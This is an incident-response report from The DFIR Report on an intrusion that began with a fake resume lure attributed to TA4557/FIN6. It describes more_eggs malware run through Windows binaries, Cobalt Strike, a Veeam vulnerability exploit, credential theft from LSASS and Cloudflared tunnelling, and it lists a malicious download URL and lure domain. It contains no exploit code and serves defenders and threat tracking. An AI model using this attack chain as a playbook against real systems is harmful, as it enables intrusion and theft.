The Curious Case of an Egg-Cellent Resume - The DFIR Report

By editor

Published: 2024-12-02 · Archived: 2026-04-05 20:07:17 UTC

Key Takeaways

- Initial access was via a resume lure as part of a TA4557/FIN6 campaign.
- The threat actor abused LOLbins like ie4uinit.exe and msxsl.exe to run the more_eggs malware.
- Cobalt Strike and python-based C2 Pyramid were employed by the threat actor for post-exploitation activity.
- The threat actor abused CVE-2023-27532 to exploit a Veeam server and facilitate lateral movement and privilege escalation activities.
- The threat actor installed Cloudflared to assist in tunneling RDP traffic.
- This case was first published as a Private Threat Brief for customers in April of 2024.
- Eight new rules were created from this report and added to our Private Detection Ruleset.

An audio version of this report can be found on Spotify, Apple, YouTube, Audible, & Amazon.

The DFIR Report Services


- Private Threat Briefs: Over 20 private DFIR reports annually.
- Threat Feed: Focuses on tracking Command and Control frameworks like Cobalt Strike, Metasploit, Sliver, etc.
- All Intel: Includes everything from Private Threat Briefs and Threat Feed, plus private events, Threat Actor Insights reports, long-term tracking, data clustering, and other curated intel.
- Private Sigma Ruleset: Features 150+ Sigma rules derived from 50+ cases, mapped to ATT&CK with test examples.
- DFIR Labs: Offers cloud-based, hands-on learning experiences, using real data, from real intrusions. Interactive labs are available with different difficulty levels and can be accessed on-demand, accommodating various learning speeds.

Table of Contents:

- Case Summary
- Services
- Analysts
- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Command and Control
- Timeline
- Diamond Model
- Indicators
- Detections
- MITRE ATT&CK

Case Summary

In March 2024, an investigation took place after malicious activity was detected. Upon analysis, it was identified that a threat actor was able to infect and pivot from a user endpoint to two servers in the environment.



The threat actor was able to gain access by submitting a job application that pointed to a resume lure. This initial access campaign was observed by Proofpoint who attribute it to the group they track as TA4557. This group has historically overlapped with FIN6 activity, and has tooling overlaps with Cobalt Group and Evilnum.

After being directed to an online resume site from the job posting notice, the victim downloaded the fake resume zip and executed the malicious .lnk file within the zip. This started an execution flow with the threat actor using the ie4uinit.exe Microsoft executable to side-load a malicious .inf file. After that, the process dropped a malicious DLL which was executed using WMI. This then created a scheduled task, followed by another WMI process to load malicious JScript using the msxsl.exe Microsoft binary. This was the final more_eggs payload that established beacon activity to the command and control server.

Some initial discovery commands were then run using Microsoft binaries like nltest, net, and whoami. Activity mostly ceased until approximately one and a half days later when Cobalt Strike was dropped on the beachhead. First we observed the threat actor create shadow copies using vssadmin, which we assess was likely for trying to access credentials. This was followed up with some initial discovery using Microsoft utilities and the creation of a new user on the system.

The threat actor then used SharpShares and Seatbelt to further enumerate the host and the environment. The threat actor then attempted to deploy Pyramid on the beachhead, and while it was executed after much trouble, we observed little action from it or communication to its command and control server. After Pyramid, the threat actor began looking for lateral movement options. They decided to target a backup server running Veeam software. They were able to exploit the vulnerability, CVE-2023-27532, on the server and used the access to create a new local administrator account.

Using the new account on the backup server they used RDP to connect from the beachhead. During this and later RDP pivoting activity, the threat actor leaked several host names that tie to other intrusions that ended with a Fog ransomware deployment, as reported by Arctic Wolf. On the backup server the threat actor deployed their Cobalt Strike payload and continued discovery activity with more SharpShares and Seatbelt activity and then AdFind. At this time, on the backup server, LSASS memory was accessed for credentials.


Following this, the threat actor targeted a second server and this time used a remote service to replicate the creation of a new local administrator account on this second server. This service was created using a domain administrator account indicating the previous LSASS access was successful. The threat actor then checked various privileged users in the environment before locating a disabled domain administrator account that they re-enabled.

On the backup server, the threat actor then used the browser to access the file sharing site temp.sh to download a zip file containing a Cloudflared installer. The MSI installer in the zip was then run and Cloudflared was installed as a service on the server. They then connected to the second server using RDP and repeated the install process there. On this server, they then created another new user and added them to the local administrator group.

The threat actor then started a new RDP session with the new user and then dropped and executed SoftPerfect Network Scanner. After the scan, the threat actor opened a few files from a remote file share and then activity ceased for the day.

The following day the threat actor returned, pinging a host on a remote network. After this, they then removed the more_eggs files and persistence task on the beachhead and beaconing to more_eggs command and control ceased. The Cobalt Strike and Cloudflared tunnels remained active but no further activity was observed before the threat actor was evicted.

Further open-source investigation into the fake resume campaign identified numerous other lure sides with the same templates and images following the same <name>.com format.



This campaign is still ongoing with minimum changes to the lure websites or malware deployment observed. A list of domains identified are included in the indicators section of the report.

While the more_eggs malware and fake resume lures have been used by TA4557/FIN6 as early as 2018, this specific campaign appeared to have been established in late 2023. Below includes some previous analysis on the same campaign:

- Proofpoint
- Trend Micro
- eSentire
- Critical Start


If you would like to get an email when we publish a new report, please subscribe here.

Analysts

Analysis and reporting completed by @_pete_0, Zach Stanford (aka @svch0st), and guest contributor Kelsey Merriman (aka @k3dg3) from Proofpoint


Initial Access


Proofpoint has been tracking TA4557 since 2018 as a skilled, financially motivated threat actor known to distribute the exclusive more_eggs backdoor, which can profile the endpoint and send additional payloads. TA4557 notably differs from other priority threat actors due to the unique tool and malware usage, campaign targeting, job candidate-themed lures, sophisticated evasive measures, distinct attack chains, and notable infrastructure patterns.




Throughout 2024, Proofpoint has observed TA4557 use multiple delivery approaches when targeting employees involved in the hiring process, including:

- Sending emails directly to employees containing instructions guiding the recipient to navigate to a resume-themed website that ultimately leads to malware delivery. The actor used various methods to prevent security tools from recognizing the domain in the email body, seemingly to avoid automated analysis. Examples include leaving a space or underscore before the TLD in the email body.
- Sending benign emails directly to employees, waiting for a response, then replying with an email containing instructions guiding the recipient to navigate to a resume-themed website that ultimately leads to malware delivery masquerading as a fake candidate and applying to legitimate job postings on various employment websites. The actor typically uploaded a resume to the job application containing instructions that guided users to a fake candidate web page.
- In March 2024, Proofpoint observed the use of the third approach in an email from a job board notifying a user that a new candidate (TA4557) had applied to the user's open job posting. Our intrusion files and lure site matched this campaign.






In our intrusion, we were able to identify the origin of the malicious payload that was executed by parsing the user's Edge SQLite databases.




Type	Timestamp (UTC)	URL	Title / Name / Status	Data / Value / Path
url	[redacted]	https://johnshimkus.com/	John Shimkus - Resume	
url		https://johnshimkus.com/	John Shimkus - Resume	
download		https://2322626082.johnshimkus.com/jrt/b8b15eb2cb98a4e556e1e27c0be67b47/2960816777	Complete - 100% [17421/17421]	C:\Users\[redacted]\Downloads\John Shimkus.zip

The user downloaded John Shimkus.zip from the domain johnshimkus[.]com. The site had a captcha when the Download CV button was clicked and regenerates a unique download URL when we attempted to analyze the site further.



When visited from a Linux User Agent, the site returns a basic text resume instead of the download link in an attempt to avoid analysis.



John Shimkus

(251) 452-1584
john@johnshimkus.com

Objective:

Highly accomplished and results-driven Sales Manager with a proven track record of exceeding sales targets and driving revenue growth. Seeking to leverage extensive sales leadership experience and strategic acumen to propel a sales team to unprecedented success in a dynamic and challenging environment.

Professional Experience:

Sales Manager

Johnson Enterprises, New York, USA
[January 2018 - Present]

Spearheaded a high-performing sales team of 15 members, consistently surpassing monthly and quarterly sales targets by an average of 20%.

Developed and implemented innovative sales strategies that resulted in a 25% increase in revenue within the first year.

Conducted regular training sessions to enhance the skills and product knowledge of sales representatives, leading to a 15% improvement in conversion rates.

Established and nurtured relationships with key clients and stakeholders, resulting in a 30% increase in client retention and satisfaction.

Analyzed market trends and competitor activities to identify new business opportunities and drive market penetration.

Collaborated with marketing and product development teams to launch successful sales campaigns and promotions.

Utilized CRM software to track sales activities, manage pipeline, and generate accurate sales forecasts.

Senior Sales Executive

Check Solutions Inc., Miami,FL USA
[June 2014 - December 2017]

Consistently ranked among the top-performing sales representatives, achieving 120% above quota on a regular basis.

Cultivated and maintained relationships with a portfolio of key accounts, resulting in a 40% increase in account revenue.

Negotiated and closed high-value deals with clients, exceeding sales targets by 30%.


Provided product demonstrations and presentations to prospective clients, effectively communicating the value proposition.

Collaborated with cross-functional teams to ensure seamless execution of sales strategies and initiatives.

Acted as a mentor to junior sales representatives, providing guidance and support to help them achieve their targets.

The same website template and stock image was used in a TA4557 campaign that Proofpoint covered below:


If the potential victims visit the "personal website" as directed by the threat actor, the page mimics a candidate's resume or job site for the candidate (TA4557) applying for a posted role. The website uses filtering to determine whether to direct the user to the next stage of the attack chain.



Example of a fake candidate website operated by TA4557 that leads to download of a zip attachment.

